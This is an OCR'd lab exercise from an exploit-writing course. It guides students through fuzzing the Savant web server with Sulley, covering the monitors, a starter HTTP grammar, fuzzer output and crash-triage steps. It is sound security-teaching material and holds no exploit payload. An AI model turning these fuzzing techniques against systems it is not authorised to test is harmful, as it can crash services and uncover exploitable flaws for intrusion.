
Exercise: Intelligent Mutation Fuzzing with Sulley

- Setting up Target and Fuzzing Systems
- Installing Sulley
- Describing HTTP POST using Sulley
- Preparing session agents
- Fuzzing Savant web server
- Post-mortem analysis
- USB drive folder "Sulley Fuzzing"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Lab

In this exercise you'll install the Sulley fuzzer and accompanying components, then fill in a grammar to fuzz HTTP POST requests. You'll prepare the session configuration and agents on your system, then evaluate the Savant web server as a target, followed by post-mortem analysis.



Fuzzing Target Environment

You'll use two Windows hosts for this exercise!
Target
Fuzzing
Target – 192.168.1.1
Fuzzing – 192.168.1.2

- Any combination of real or virtual hosts or Windows versions
- Target system for running Savant
- Fuzzing system for running fuzzer, sniffing
- Use these IP addresses, or replace with your own

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Fuzzing Target Environment

For this lab you'll leverage two Windows hosts, one designated as your target system and a second designated as your fuzzing system. The fuzzing system should be the Windows guest system used for previous exercises. The target system can be any other Windows host, though we recommend using a separate Windows guest system so you can take advantage of VMware's snapshot and restore feature as desired.

The target system will be used to run the Savant web server software, with Sulley's Procmon running to monitor the system. The dev system will be our main system where you'll write your fuzzer, deliver the test cases to the target system and monitor the network traffic.

In the supplied examples, the IP addresses shown in this slide will be used to refer to the target and development systems. You will need to change these IP addresses to suit your virtual or real network environment.

Note that this lab exercise builds on the configuration of your system from previous exercises. If you haven't completed the PaiMei Block Coverage lab exercise from earlier, go back to that exercise and follow the setup instructions on the dev system before proceeding with this exercise.


Target System

Target System
Prepare Savant, Sulley


- Copy lab-files directory from USB drive to target system
- Setup the target system to be the recipient of fuzzed HTTP traffic
  - Install Savant31.exe
  - Install Python 2.7.8
  - Add C:\Python27 to your PATH
  - Run the "sulley-target.cmd" script

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Target System – Prepare Savant, Sulley

First we'll setup Savant and Sulley for this exercise. From your lab USB drive, copy the "lab-files" directory to your target Windows host. Setup the target Windows host by following these steps:

1. Double-click the Savant31.exe file and complete the installer wizard to install the Savant web server, accepting all the installer defaults. This will be our software target for the exercise.
2. Next, double-click on the python-2.7.8.msi file to install Python on your host system, accepting all the installer defaults.
3. After the Python installation, add the C:\Python27 directory to your system PATH. Remember to close and re-open any command shell prompts to make the new PATH change take effect.
4. Finally, launch the sulley-target.cmd script to setup all the Sulley settings on your system.



Target System

Target System
Start Savant, Procmon

- Start Savant, click Configuration
  - Add "localhost" as Server DNS Entry
- Open shell, start procmon

Savant HTTP Server Properties

Server DNS Entry (leave blank to auto-detect): localhost

Port # To Serve From: 80

Index File Name: index.html

Error Message Path: C:\Savant\Error


HTTP | CGI | Processes | Logging | Paths | Users | Groups | MIME
OK
Cancel
Apply
Help

```
C:\>cd \dev\sulley
C:\dev\sulley>python process_monitor.py -c audits/Savant-crashbin -p
"savant.exe"
[08:10.52] Process Monitor PED-RPC server initialized:
```

Target System - Start Savant, Procmon

Next, start the Savant process as our fuzzing target. Once Savant starts, click on the Configuration menu item to open the Savant HTTP Server Properties page, as shown on this slide. In the entry for the "Serve DNS Entry", enter the string "localhost", then click OK.

Next, open a shell prompt and change to the \dev\sulley directory. Start procmon to monitor the process and record the crashbin information for each system crash as shown on this slide.


Fuzzing System

Fuzzing System Install System Requirements

- Fuzzing system builds on installed software from PaiMei exercise
- Additional steps:
  - Copy the lab-files directory from the USB drive to the fuzzing system
  - Install Wireshark accepting defaults (including WinPcap)
  - Run the "sulley-fuzzer.cmd" script


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing System – Install System Requirements

With the target system setup complete, we can turn our attention to the fuzzing system. The fuzzing system already has several of the necessary components installed from the PaiMei exercise (if you haven't already completed the PaiMei exercise on this system, be sure to complete those setup instructions before returning to this exercise).

On the fuzzing system, copy the lab-files directory from the USB drive to a convenient location. Next, launch the Wireshark installer from this directory and complete the setup wizard, accepting all the defaults (complete the WinPcap installation wizard as part of the Wireshark setup, if prompted).

After the Wireshark installation finishes, run the "sulley-fuzzer.cmd" script from the "lab-files" directory. This script will install the required Python dependencies needed for Sulley.



Fuzzing System HTTP HEAD Grammar

http.py (C:\dev\sulley) - GVIM
File Edit Tools Syntax Buffers Window Help

```
s_initialize("HTTP")

# Your mission: use Sulley syntax to describe the following request:
#  HEAD /index.html HTTP/1.1\r\n\r\n
# Use s_static, s_string and s_delim where appropriate
# Refer to course material for examples and reference for each function


print "Mu[illegible]s: " + str(s_num_mutations())

#print "ASCII mu[illegible]
#i=0
#while s_mutate():
#       print "Case: " + str(i) + ":\n"
                                                        6,1          12%
```

Fuzzing System – HTTP HEAD Grammar


With Sulley installed and configured on your system, you can start to edit the supplied starter Sulley fuzzing script in C:\dev\sulley\http.py.

For this exercise you'll use Sulley's primitives and optionally the blocks and groups functionality to describe the HTTP HEAD request as shown below:

```
HEAD /index.html HTTP/1.1\r\n\r\n
```

Add your grammar content after the comments describing the request to define. Use the s_static(), s_string() and s_delim() primitives where appropriate. Refer to the slides in this module for assistance or call on the instructor for help.

Be sure to update the IP address "192.168.1.1" included in the sample fuzzer code to reflect the IP address of your target system.




Fuzzing System
Start Netmon

```
C:\dev\sulley>python network_monitor.py
ERR> USAGE: network_monitor.py
    <-d|--device DEVICE #>    device to sniff on (see list below)
    [-f|--filter PCAP FILTER] BPF filter string
    [-P|--log_path PATH]      log directory to store pcaps to
    [-l|--log_level LEVEL]    log level (default 1), increase for more
verbosity
    [--port PORT]             TCP port to bind this agent to

Network Device List:
    [0] {A0E58858-4E5D-4C78-B72A-C4C19D7BFF95} 192.168.1.2

C:\dev\sulley>python network_monitor.py -d 0 -f "port 80" -P audits
[08:47.57] Network Monitor PED-RPC server initialized:
[08:47.57]       device:    \Device\NPF_{A0E58858-4E5D-4C78-B72A-
C4C19D7BFF95}
[08:47.57]       filter:    port 80
[08:47.57]       log path:  audits
[08:47.57]       log_level: 1
[08:47.57] Awaiting requests...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing System – Start Netmon

On the fuzzing system, start the network monitor process as shown on this slide. First, run "python network_monitor.py" with no arguments to list the available interfaces. Select the network interface that will be used to send traffic to the target system, then run the command again, this time adding "-d N" to specify the network interface, replacing "N" with the interface index number. Add '-f "port 80"' to the command-line to only capture HTTP traffic between the fuzzing and target systems, storing the pcap files in the audits directory ("-P audits").


Fuzzing System


Fuzzing System Start the Fuzzer

```
C:\dev\sulley>python http.py
Mutations: 1074
Press CTRL/C to cancel in  3  2  1  Instantiating session
Instantiating target
Adding target
Building graph
Starting fuzzing now
[12:53.44] current fuzz path:  -> HTTP
[12:53.44] fuzzed 0 of 1074 total cases
[12:53.44] fuzzing 1 of 1074
[12:53.46] xmitting: [1.1]
[12:53.46] netmon captured 561 bytes for test case #1
[12:53.46] fuzzing 2 of 1074
[12:53.46] xmitting: [1.2]
[12:53.47] netmon captured 6436 bytes for test case #2
[12:53.47] fuzzing 3 of 1074
[12:53.47] xmitting: [1.3]
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing System – Start the Fuzzer

Next, start the fuzzer as shown on this slide. If you have syntax errors in your script, Python will present an error. Use the line number associated with the error (many errors will be resolved by fixing an issue on the line previous to the one indicated in the error message) to locate and fix any errors, then start the fuzzer again. Once you have corrected any errors, Sulley will start fuzzing the Savant web server target.



Fuzzing System
Monitor Test Cases

Sulley Fuzz Control - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:26000/
Google
Pause
Resume
Done

Sulley Fuzz Control RUNNING

```
Total: 1,074 of 1,074 [=======================================================] 100.000%
HTTP:  1,074 of 1,074 [=======================================================] 100.000%
```


Test Case #	Crash Synopsis	Captured Bytes
000043	0040c05f mov ecx,[eax] from thread 5972 caused access violation	
000044	0040c05f mov ecx,[eax] from thread 4600 caused access violation	
000045	0040c05f mov ecx,[eax] from thread 5416 caused access violation	

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing System – Monitor Test Cases

While the fuzzer is running, you can view the status of the test as well as any identified crash information by browsing to http://localhost:26000. You must use your browser's reload functionality to refresh the screen.

Clicking on any of the test cases that caused a crash will allow you to view the crash information including the register context dump, disassembly of instructions around the crash and a structured exception handler unwind.


Fuzzing System

Fuzzing System Review Results

- Compare these results with your results fuzzing with the httpfuzz.py script in the PaiMei exercise
- Copy over the C:\dev\sulley\audits\Savant-crashbin file from the Target system to the Fuzzing system
  - Put the crashbin file in C:\dev\sulley on Fuzzing system (NOT C:\dev\sulley\audits!)
- Use pcap_cleaner to remove non-crash pcap captures, review data crashes
- Use crashbin_explorer to examine crash data after the fuzzer completes


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing System – Review Results

After completing the fuzzing test, copy the C:\dev\sulley\audits\Savant-crashbin file from the target system to the fuzzing system. Copy the file into C:\dev\sulley; do not copy the file back into c:\dev\sulley\audits as anything in that directory will get deleted with pcap_cleaner.py.

Use the Sulley pcap_cleaner utility to remove the superfluous packet captures not related to crash conditions. Review the remaining pcap captures with Wireshark.

Use the crashbin_explorer utility to review the results of the analysis, getting additional detail by specifying "-t" with the test case number.

